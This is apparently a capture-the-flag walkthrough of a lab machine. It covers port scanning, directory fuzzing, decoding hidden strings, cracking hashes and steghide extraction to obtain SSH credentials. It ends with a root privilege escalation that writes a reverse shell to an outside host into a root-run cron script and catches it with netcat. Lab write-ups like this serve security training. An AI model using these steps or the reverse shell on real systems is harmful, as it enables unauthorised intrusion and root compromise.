


```
sudo nmap -sV -sC -O -p- -vvv 10.10.210.61
```

```
80/tcp open  http      syn-ack ttl 61 nginx 1.16.1
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-server-header: nginx/1.16.1
|_ http-title: Welcome to nginx!
6498/tcp open  ssh        syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|_   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACf5hzG6d/mEZZIeldje4ZWpwq0zAJWvFf1IzxJX1Zu0WIspHuL0X0z6qEfo
TxI/o8tAFjVP/B03BT0WC3WQTm8V3Q63lGda0CB0ly38hzNBk8p496scVI9WHWRaQTS4I82I8Cr+L6EjX5tMcAygRJ+QVuy2K5I
qmhyY3jULw/QH0fxN6Heew2EesHtJuXtf/33axQCWhxBckg1Re26UWKXdvKajYiljGCwEw25Y9qWZTGJ+2P67LVegf7FQu8ReXRr
OTzHYL3PSnQJXiodPKb2ZvGAnaXYy8gm22HMsplEXF2riGSRyLGA03KPDcDqF4hIeKwDWFbKa0wpH0X34qhJz
|_   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN8/fLeNoGv6fwAVkd9oVJ70I
bn4l17grXfoBdQ8vY2qpkuh30sTk7WjT+Kns4MntTUQ7H/sZrJz+ALPG/YnDfE=
|_   256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICNgw/EuawEJkhJk4i2pP4zHfUG6XfsPHh6+kQQz3G1D
65524/tcp open  http      syn-ack ttl 61 Apache httpd 2.4.43 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: POST OPTIONS
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Apache/2.4.43 (Ubuntu)
```

http://10.10.210.61/




```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
```

http://10.10.210.61/FUZZ

```
# [Status: 200, Size: 612, Words: 79, Lines: 26]
hidden [Status: 200, Size: 612, Words: 79, Lines: 26]
index.html [Status: 301, Size: 169, Words: 5, Lines: 8]
robots.txt [Status: 200, Size: 612, Words: 79, Lines: 26]
hidden [Status: 200, Size: 43, Words: 3, Lines: 4]
hidden [Status: 301, Size: 169, Words: 5, Lines: 8]
```

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to ctf!</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
```


https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg



```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.210.61/hidden/FUZZ
```

```
# [Status: 200, Size: 390, Words: 47, Lines: 19]
Network [Status: 200, Size: 390, Words: 47, Lines: 19]
index.html [Status: 200, Size: 390, Words: 47, Lines: 19]
whatever [Status: 301, Size: 2169, Words: 5, Lines: 8]
```

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>dead end</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
14 </style>
15 </head>
16 <body>
17 <center>
18 <p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
19 </center>
20 </body>
21 </html>
```



ZmxhZ3tmMXJzN19mbDRnfQ==


[https://gchq.github.io/CyberChef/#recipe=Magic\(3,false,false,*\)&input=Wm14aFozdG1NWEp6TjE5bWJEUm5mUT09](https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,*)&input=Wm14aFozdG1NWEp6TjE5bWJEUm5mUT09)

flag{f1rs7_fl4g}

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/',true)	flag{f1rs7_fl4g}	Valid UTF8 Entropy: 3.45
From_Base64('A-Za-z0-9+\\- =',true)	flag{f1rs7_fl4g}	Valid UTF8 Entropy: 3.45
From_Base64('N-ZA-Mn-za-m0-9+/',true)	39,3x3dX _s ..°	Matching ops: From Hexdump Entropy: 3.70
	ZmxhZ3tmMXJzN19mbDRnfQ==	Matching ops: From Base64 Valid UTF8 Entropy: 4.22

<http://10.10.210.61:65524/index.html>

flag{9fdafb64c47471a8f54cd3fc64cd312}



ObsJmP173N2X6dOrAgEAL0Vu

```
<div class="page_header floating_element">
  
  <span class="floating_element">
    Apache 2 It Works For Me
  <p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u

http://10.10.210.61:65524/FUZZ

```
# [Status: 200, Size: 10818, Words: 3441, Lines: 371]
.hta [Status: 200, Size: 10818, Words: 3441, Lines: 371]
.htaccess [Status: 403, Size: 280, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 280, Words: 20, Lines: 10]
index.html [Status: 200, Size: 10818, Words: 3441, Lines: 371]
robots.txt [Status: 200, Size: 153, Words: 13, Lines: 7]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10]
```

http://10.10.97.172:65524/robots.txt


a18672860d0510e5ab6699730763b250




```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

https://md5hashing.net/hash/md5/a18672860d0510e5ab6699730763b250


flag{1m_s3c0nd_fl4g}



[https://gchq.github.io/CyberChef/#recipe=From_Base62\('0-9A-Za-z'\)&input=T2JzSm1QMTczTjJYNmRPckFnRUFMmFZl/n0th1ng3ls3m4tt3r](https://gchq.github.io/CyberChef/#recipe=From_Base62('0-9A-Za-z')&input=T2JzSm1QMTczTjJYNmRPckFnRUFMmFZl/n0th1ng3ls3m4tt3r)




<http://10.10.42.174:65524/n0th1ng3ls3m4tt3r/>



940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

```
random title x http://10.10.42.174:65524/ x +
view-source:http://10.10.42.174:65524/n0th1ng3ls3m4tt3r/
1 <html>
2 <head>
3 <title>random title</title>
4 <style>
5   body {
6     background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
7     background-color:black;
8   }
9 }
10 </style>
11 </head>
12 <body>
13 <center>
14 
15 <p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
16 </center>
17 </body>
18 </html>
```



<https://md5hashing.net/hash/gost/940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81>

940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

mypasswordforthatjob

Gost hash digest 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81 Copy Hash	Gost digest unhashed, decoded, decrypted, reversed value: mypasswordforthatjob Copy Value Blame this record
--	---

steghide extract -sf index.jpeg

```
[x]-[headcrusher@parrot]-[~/Downloads]
$steghide extract -sf index.jpeg
Enter passphrase:
wrote extracted data to "secrettext.txt".
```

```

[headcrusher@parrot]~/Downloads
$cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01101110 01100101 01110010 01110100 01100101 01100100 01101101
01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111
01100010 01101001 01101110 01100001 01110010 01111001

```

[https://gchq.github.io/CyberChef/#recipe=Magic\(3,false,false,*\)&input=MDExMDEwMDEgMDExMDAwMTEgMDExMDExMTEgMDExMDExMTAgMDExMTAxMTAgMDExMDAxMDEgMDExMTAwMTAgMDExMTAxMDAgMDExMDAxMDEgMDExMDAxMDAgMDExMDExMDEgMDExMTEwMDEgMDExMTAwMDAgMDExMDAwMDEgMDExMTAwMTEgMDExMTAwMTEgMDExMTAxMTEgMDExMDExMTEgMDExMTAwMTAgMDExMDAxMDAgMDExMTAxMDAgMDExMDExMTEgMDExMDAwMTAgMDExMDEwMDEgMDExMDExMTAgMDExMDAwMDEgMDExMTAwMTAgMDExMTEwMDE](https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,*)&input=MDExMDEwMDEgMDExMDAwMTEgMDExMDExMTEgMDExMDExMTAgMDExMTAxMTAgMDExMDAxMDEgMDExMTAwMTAgMDExMTAxMDAgMDExMDAxMDEgMDExMDAxMDAgMDExMDExMDEgMDExMTEwMDEgMDExMTAwMDAgMDExMDAwMDEgMDExMTAwMTEgMDExMTAwMTEgMDExMTAxMTEgMDExMDExMTEgMDExMTAwMTAgMDExMDAxMDAgMDExMTAxMDAgMDExMDExMTEgMDExMDAwMTAgMDExMDEwMDEgMDExMDExMTAgMDExMDAwMDEgMDExMTAwMTAgMDExMTEwMDE)

iconvertedmypasswordtobinary

Recipe (click to load)	Result snippet	Properties
From_Binary('Space')	iconvertedmypasswordtobinary	Possible languages: English Indonesian Dutch

ssh boring@10.10.42.174

```

boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$

```

<https://rot13.com/>

```
synt{a0jvgf33zfa0ez4y}
```



```
flag{n0wits33msn0rm4l}
```

```
cd /tmp
```

```
boring@kral4-PC:/tmp$ nano Linpeas.sh
boring@kral4-PC:/tmp$ chmod 777 Linpeas.sh
boring@kral4-PC:/tmp$
```

```
/var/crash
/var/lib/lightdm-data/kral4
/var/metrics
/var/tmp
/var/www/.mysecretcronjob.sh
```

```
boring@kral4-PC:/tmp$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:/tmp$
```

```
boring@kral4-PC:/var/www$ nano .mysecretcronjob.sh
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root

bash -i >& /dev/tcp/10.2.11.159/443 0>&1
```

```
sudo nc -nlvp 443
```



```
headcrusher@parrot:~/Downloads$ sudo nc -nlvp 443
[sudo] password for headcrusher:
listening on [any] 443 ...
connect to [10.2.11.159] from (UNKNOWN) [10.10.42.174] 32914
bash: cannot set terminal process group (13655): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www#
```

flag{63a9f0ea7bb98050796b649e85481845}

```
root@kral4-PC:/var/www# cd /root
cd /root
root@kral4-PC:~# ls -lha
ls -lha
total 40K
drwx----- 5 root root 4.0K Jun 15 12:40 .
drwxr-xr-x 23 root root 4.0K Jun 15 01:08 ..
-rw----- 1 root root  2 Aug  3 21:36 .bash_history
-rw-r--r-- 1 root root 3.1K Jun 15 12:40 .bashrc
drwx----- 2 root root 4.0K Jun 13 15:40 .cache
drwx----- 3 root root 4.0K Jun 13 15:40 .gnupg
drwxr-xr-x 3 root root 4.0K Jun 13 15:44 .local
-rw-r--r-- 1 root root 148 Aug 17  2015 .profile
-rw-r--r-- 1 root root  39 Jun 15 01:01 .root.txt
-rw-r--r-- 1 root root  66 Jun 14 21:48 .selected_editor
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
```